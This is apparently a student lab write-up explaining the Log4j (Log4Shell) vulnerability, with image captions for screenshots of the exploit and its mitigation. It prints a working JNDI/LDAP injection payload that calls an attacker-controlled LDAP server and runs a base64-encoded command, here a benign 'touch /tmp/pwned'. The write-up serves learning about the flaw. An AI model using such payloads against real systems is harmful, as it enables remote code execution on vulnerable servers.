Derek McPeak

Task 2

The log4j attack utilizes javas naming and directory API, especially the directory. LDAP (Light-weight directory protocol) and in Apache Log4j, versions previous to 2.15, a feature called JNDI look ups, and arbitrary code execution. The JNDI isn’t meant to execute code but to provide data. The attack provided ${jndi:ldap://192.168.0.15:1389 /Basic/Command/Base64/dG91Y2ggL3RtcC9wd25lZAo=} calls for the JNDI look up to start listening to the attackers IP, then passes the attack “/Basic/Command/Base64/dG91Y2ggL3RtcC9wd25lZAo”. Which “dG91Y2ggL3RtcC9wd25lZAo” translated from Base64 to UTF-8 is “touch /tmp/pwned” which is an attack in a unix system to create a file in the temp folder called “pwned”.

Log 4j vulnerability

Text


Description automatically generated

Log4j Mitigation

Text

Description automatically generated

File contents of the tmp folder before the exploit



The attack

A screenshot of a computer

Description automatically generated with medium confidence

The file added from the attack

A picture containing text, indoor

Description automatically generated